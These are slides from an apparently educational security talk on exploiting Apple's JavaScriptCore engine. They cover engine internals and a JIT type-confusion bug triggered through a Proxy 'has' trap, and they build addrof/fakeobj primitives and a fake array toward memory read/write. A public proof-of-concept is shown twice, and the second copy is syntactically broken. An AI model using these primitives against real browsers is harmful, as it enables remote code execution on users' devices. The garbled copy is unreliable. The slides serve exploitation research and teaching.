

# **The Art of WebKit Exploitation**



A black and white photograph of a man in profile, looking towards the left. He is holding a video game controller in his hands. He is wearing a light-colored, short-sleeved shirt with a dark, perforated collar. The background is a blurred, futuristic environment with various geometric shapes and lights. A large, white, stylized text overlay is positioned in the lower-left corner of the image.

**@umanghere**



# whoami

- Security Researcher.
- Focus on iOS and macOS kernel and browser exploitation.
- Have released iOS kernel exploits publicly.
- Member of the Electra jailbreak team.
- Also play CTFs for OpenToAll.

```
struct Talk {
```

1. WebKit Walkthrough
2. The Bug
3. Exploitation

```
};
```

# **WebKit**

# **Walkthrough**

“Know thine enemy.”

– *Sun Tzu, The Art of War*

# file webkit

- Browser engine.
- Powers Safari, MobileSafari, WebkitGTK, Nintendo Switch Browser, PlayStation Browser, Tesla entertainment unit and a lot more.
- Long-standing browser exploitation favourite.
- Receives a *ton* of security patches.
- Gets pwned anyways.

# file webkit

- Three major components:
  - WebKit Template Framework
  - WebCore
  - JavaScriptCore
- We will target JavaScriptCore.



# what is JavaScriptCore.framework

- Handles JavaScript in WebKit.
- Supports almost all of ECMAScript 6 (ES6).
- Just-in-Time compilation is present on *most* platforms.
- Over 400k lines of C++ code.
- Complexity makes it a good target.

# Why JavaScriptCore?

- Implementing scripting languages is hard.
  - Heap allocations, lifetime and state management.
- Correctly implementing JavaScript is even harder.
- WebCore is hardened against memory corruption.

# let num = 13.37;

- Squeezing maximum information into a processor word has always been a focus for almost all browser engines.
- Historically there have been two approaches to this:
  - Pointer Tagging, which is used in the V8 engine, and
  - NaN Boxing, used in JavaScriptCore.
- Floats and doubles in JavaScript are IEEE754 encoded, and a linear addition of  $2^{48}$  is done on encoding.
- From a 64-bit perspective, anything outside of 0x0001\_0000\_0000\_0000 - 0xfffe\_ffff\_ffff\_ffff is **NaN**.

```
let num = 13.37;
```

Memory Range	Type
0x0000_0000_0000_0000 – 0x0000_ffff_ffffff_ffff	???
0x0001_0000_0000_0000 – 0xfffe_ffff_ffffff_ffff	Double Precision Floats
0xffff_0000_0000_0000 – 0xffff_ffff_ffffff_ffff	???

```
let num = 13.37;
```

Memory Range	Type
0x0000_0000_0000_0000 – 0x0000_ffff_ffffff_ffff	Pointers
0x0001_0000_0000_0000 – 0xfffe_ffff_ffffff_ffff	Double Precision Floats
0xffff_0000_0000_0000 – 0xffff_ffff_ffffff_ffff	32-bit Integers



# let num = 0x1337;

- Since JSC only handles 32 bit integers upto 0x7fffffff, an Int32 x is encoded by OR-ing it: 0xffff << 48 | x.
- 0x0000\_0000\_fade\_f00d => 0xffff\_0000\_fade\_f00d.
- Pointers are also encoded similarly — the top 16 bits are all zeroes.
- JSC can therefore only address upto 32,768 GB of virtual memory.

```
let bool = true;
```

JS constant	Value
False	0x6
True	0x7
Undefined	0xA
Null	0x2

```
let obj = {};
```

- JavaScriptCore may allocate objects on the heap. These objects are tracked as *JSObjects*.
- Each JSObject inherits from JSCell and optionally has a butterfly pointer.
- JSCell contains important metadata about the object.

# class JSC::JSCell

- Structure ID
  - Describes the 'shape' of the object.
- Indexing Type
  - Describes how indexed properties are accessed.
- JS Type
  - Describes the type of the object.
- Flags, GC state


# JSObject → m\_butterfly

- JavaScript allows defining properties on an object.
  - `let obj = {a: 1, b: 2, c: 3}; // Named properties`
  - `let array = [13.37, 13.37]; // Indexed properties`
- If an object has less than 6 named properties or no indexed properties, the properties are stored inline with the object.
- If it has more than 6 properties or any indexed property, named and indexed properties may be stored out of line in a butterfly.




# JSObject->m\_butterfly

- A butterfly is an out-of-line object which stores excess named properties and all indexed properties.
- The length field consists of two 32-bit integers, vectorLength and publicLength.
- The butterfly pointer in a JSObject points to *indexed0*.



# JSObject->m\_butterfly


**Named  
Properties**



**Indexed  
Properties**

# JSObject->m\_butterfly

```
var obj = [ ];  
for (let i = 0; i < 0x100; i++) obj[i] = i;  
obj.prop = 0xfade;
```



# JSObject->m\_butterfly

```
var obj = [ ];  
for (let i = 0; i < 0x100; i++) obj[i] = i;  
obj.prop = 0xfade;
```



# let array = [];

- Arrays are implemented by the *JSArray* class.
- The *Indexing Type* of the array determines how its indexed properties are accessed.
- Unexpectedly changing the indexing type of an array is one of the best ways to trigger bugs from JIT compiled functions.



# let array = [];

- let doubleArray = [13.37, 13.38, 13.39]; // **ArrayWithDouble**
- let intArray = [1337, 1338, 1339]; // **ArrayWithInt32**
- let objectArray = [{l33t: 1337}, {a: 1}]; // **ArrayWithContiguous**
- let mixedArray = [1337, 13.37, {a: 1}]; // **ArrayWithContiguous**
- let sparseArray = [{}, 1337, 13.37]; // **ArrayWithArrayStorage**  
sparseArray[1337] = {};

# m\_jit

- Functions start execution in the low-level interpreter, LLInt.
- Has a three-tiered Just-in-Time compiler:
  - Baseline JIT,
  - DFG JIT,
  - and FTL JIT.
- JIT'd code is inserted using On-Stack Replacement (OSR).
- JIT compilation is absent on some platforms.

# m\_jit

- Each level of JIT emits optimised native code.
- Some of the optimisation consists of removing type checks.
- The fewer type checks we have to face, the easier exploitation becomes.
- For example, we can often remove more structure type checks in FTL than in Baseline or LLInt and thereby avoid crashes.
- But we're getting ahead of ourselves, so let's explore JIT tiers first.

# JITType :: **Baseline**JIT

- Invoked when code has ran more than 200 times in the LLInt interpreter.
- Minimal optimisations, lots of type checks, quick compile time but relatively poor performance.
- Makes almost no assumptions.

# JITType :: DFGJIT

- Stands for Data Flow Graph JIT.
- Invoked when a baseline JITted function is invoked more than 66 times, or a statement is invoked more than 1000 times.
- Relatively slower than baseline JIT, code emitted is faster.
- One of the key optimisations is to reduce the number of emitted type checks.
- Some type assumptions, guarded by watchpoints and CheckStructure nodes.



# JITType :: FTLJIT

- Faster-Than-Light\*.
- Emitted code is well optimised, traditional compiler-like optimisations are performed.
- Considerable compilation time.
- Lots of type assumptions.

# Assumptions Considered Harmful

- Recall that each JIT tier builds upon several assumptions about argument types.
- For example, a DFG JIT compiled function may assume that an argument is an array of doubles, and may even emit specialised code for that case.
- In case a state change is detected by DFG or FTL JITs, they will bail out to the Baseline JIT.
- Problems can arise if these assumptions are violated when the JIT believes they are still valid.


**What if we could  
violate these assumptions?**

How do we  
violate these assumptions?

# Walkthrough Recap

- NaN-boxing to encode floats, small integers and pointers.
- Named properties for objects stored inline or out-of-line in a butterfly.
- JITs make several assumptions about code — violating them can lead to compromise.

# The Bug



**qwertyoruiop**

@qwertyoruiopz



happened to stumble upon a javascriptcore nday, have fun! [rce.party/wtf.js](https://rce.party/wtf.js)

6:27 AM · Jul 6, 2019 · [Twitter Web Client](#)

---

**32** Retweets   **170** Likes



```
/*
JSC nday found by accident, no idea what commit fixed this or when this got fixed but it appears it's a recent one

~qwertyoruiop 2019

Expected output:

$ lladb ./jsc wtf.js
(lldb) target create "./jsc"
Current executable set to './jsc' (x86_64).
(lldb) settings set -- target.run-args "wtf.js"
(lldb) r
Process 43641 launched: '<redacted>/jsc' (x86_64)
side effect
2.153435947e-314 (hex: 0x103cb0080)
Process 43641 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = EXC_BAD_ACCESS (code=1, address=0x41414146)

*/

let s = new Date();
let confuse = new Array(13.37,13.37);
s[1] = 1;
let hack = 0;
Date.prototype.__proto__ = new Proxy(Date.prototype.__proto__, {has: function() {
    if (hack) {
        print("side effect");
        confuse[1] = {};
    }
}}}); // this doesn't trigger type conversion of |s| into SlowPutArrayStorage

function victim(oj,f64,u32,doubleArray) {
    doubleArray[0];
    let r = 5 in oj;
    f64[0] = f64[1] = doubleArray[1];
    u32[2] = 0x41414141;
    u32[3] = 0;
    // u32[2] += 0x18; < you'd use this for an actual production exploit in order to get a fake object rather than using 0x41414141
    doubleArray[1] = f64[1];
    return r;
}

let u32 = new Uint32Array(4);
let f64 = new Float64Array(u32.buffer);

for(let i=0; i<10000; i++) victim(s,f64,u32,confuse);
hack = 1;
victim(s,f64,u32,confuse);
print(f64[0] + " (hex: 0x" + (u32[0]+u32[1]*0x100000000).toString(16) + ")");
print(confuse[1]);
```

```
/*
JSC nday found by accident, no idea what commit fixed this or when this got fixed but it appears it's a recent one

~qwertyoruiop 2019

Expected output:

$ lladb ./jsc wtf.js
(lladb) target create "./jsc"
Current executable set to './jsc' (x86_64).
(lladb) settings set -- target.run-args "wtf.js"
(lladb) r
Process 43641 launched: '<redacted>/jsc' (x86_64)
side effect
2.153435947e-314 (hex: 0x103cb0080)
Process 43641 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = EXC_BAD_ACCESS (code=1, address=0x0)


*/

let s = new Date();
let confuse = new Array(13.37,13.37);
s[1] = 1;
let hack = 0;
Date.prototype.__proto__ = new Proxy(Date.prototype.__proto__, {
  if (hack) {
    print("side effect");
    confuse[1] = {};
  }
}); // this doesn't trigger type conversion of |s| into SlowPutA

function victim(oj,f64,u32,doubleArray) {
  doubleArray[0];
  let r = 5 in oj;
  f64[0] = f64[1] = doubleArray[1];
  u32[2] = 0x41414141;
  u32[3] = 0;
  // u32[2] += 0x18; < you'd use this for an actual production exploit in order to get a fake object rather than using 0x41414141
  doubleArray[1] = f64[1];
  return r;
}

let u32 = new Uint32Array(4);
let f64 = new Float64Array(u32.buffer);

for(let i=0; i<10000; i++) victim(s,f64,u32,confuse);
hack = 1;
victim(s,f64,u32,confuse);
print(f64[0] + " (hex: 0x" + (u32[0]+u32[1]*0x100000000).toString(16) + ")");
print(confuse[1]);
```



# Un-modelled Side Effects

## Considered Harmful

- Functions which perform ‘dangerous’ operations are marked as side-effecting functions, and `executeEffects()` / `clobberWorld()` is called when they are invoked.
- Changing types of variables, changing array bounds, changing prototypes, `evals`, etc. are considered dangerous.
- Several assumptions are invalidated, most importantly those made about the types of all arrays in the graph.
- If we could perform the operations without invalidating assumptions, we could trigger a type confusion. This would be considered an *un-modelled* side effect.

# 1 in obj

- ECMAScript allows a has Proxy trap — its return value is used as the result for the `in` operator.
  - `let hasOne = 1 in [ 1, 2, 3 ];`
- DFG JIT implements this as the `HasIndexedProperty` node.
- **`HasIndexedProperty` is not (usually) considered a side effecting node.**

**HasIndexedProperty is not  
considered a side effecting  
node**

**But we can override HasIndexedProperty  
using a Proxy.**

```
Date.prototype.__proto__ = new Proxy(Date.prototype.__proto__,  
{  
  has: function() { /* Side Effect */ }  
});
```

```
let date = new Date();  
date[1] = 1; ← Makes sure that GetIndexedProperty is not a NOP  
let result = 1337 in date; ← Side effect is triggered!
```

**Exploitation**

# Objectives

**Remote Code Execution**



# Objectives

**Remote Code Execution**



**Memory Manipulation  
(read64/write64)**

# Objectives

**Remote Code Execution**



**Memory Manipulation**  
(read64/write64)



**Engine State Manipulation**  
(addrof/fakeobj)

# addrof & fakeobj

- addrof returns the address of a target object.
- Conversely, fakeobj **materialises** an object at a target address and returns it.
- fakeobj does not allocate an object or write to it — it simply creates a reference to a non-existent object at the target address.

```
let doubleArray = new Array(13.37, 13.37); ← Array is an ArrayWithDouble.  
let obj = {};  
let trigger = false;
```

```
Date.prototype.__proto__ = new Proxy(Date.prototype.__proto__,  
{ has: function() { if (trigger) doubleArray[1] = obj; } });
```

```
let date = new Date(); date[1] = 1;
```

```
let address = 13.37;
```

```
let jitFunc = () => {  
  doubleArray[0];  
  let result = 123 in date;  
  address = doubleArray[1];  
  return result;  
}
```

← Array is now **ArrayWithContiguous**, however,  
JIT compiled code still assumes it is an  
**ArrayWithDouble**.

```
for (let i = 0; i < 0x10000; i++) jitFunc(); ← Force JIT compilation.  
trigger = true; jitFunc();  
print(address); ← Prints 2.190760907e-314 (0x1084bc040) — the address of obj.
```

**Caveat: can only trigger the  
side effect once.**

**Challenge: implement  
addrof & fakeobj  
in a single shot.**

```
let object = {  
  property_1: 1,  
  property_2: 2,  
  property_3: 3,  
  property_4: 4,  
};
```

# JSObject redux

Offset	Contents
+ 0x00	JSCell Header
+ 0x08	Butterfly Pointer
+ 0x10	1st Inline Property
+ 0x18	2nd Inline Property
+ 0x20	3rd Inline Property
+ 0x28	4th Inline Property

← Object Pointer



# JSObject redux

Offset	Contents
+ 0x00	JSCell Header
+ 0x08	Butterfly Pointer
+ 0x10	1st Inline Property
+ 0x18	2nd Inline Property
+ 0x20	3rd Inline Property
+ 0x28	4th Inline Property

← Object Pointer

# JSObject redux



Offset	Contents
+ 0x00	JSCell Header
+ 0x08	Butterfly Pointer
+ 0x10	<b>Fake Butterfly Length</b>
+ 0x18	<b>Fake JSCell Header</b>
+ 0x20	<b>Fake Butterfly Pointer</b> (Points to the fake object)
+ 0x28	4th Inline Property <b>1st Inline Property of the fake object</b>

← **Object Pointer**

# JSObject redux

Offset	Contents
+ 0x00	JSCell Header
+ 0x08	Butterfly Pointer
+ 0x10	Fake Butterfly Length
+ 0x18	Fake JSCell Header (IndexingType Double)
+ 0x20	Fake Butterfly Pointer (Points to the fake object)
+ 0x28	1st Inline Property of the fake object

container

fake

# addrof

```
function addrof(object) {  
    container.property_4 = object;  
    return fake[2];  
}
```

# fakeobj

```
function fakeobj(address) {  
    fake[2] = address;  
    return container.property_4;  
}
```

# A Tale of Two Butterflies

- Indexed properties and out of line properties are stored in a butterfly.
- Value type is entirely controlled by IndexingType of an array.
- If we can redirect a butterfly into controlled memory, we can read or mutate memory by getting or setting a property.

```
let victim = [13.37]; victim.push(13.37);  
victim.prop = 13.37;
```

```
let fakeArrayContainer = {  
  jsCellHeader: header, // IndexingType ArrayWithDouble  
  butterfly: victim  
};
```

```
let fakeArray = fakeobj(addrOf(fakeArrayContainer) + 0x10);
```


**victim**

**JSCell Header**


**Butterfly Pointer**

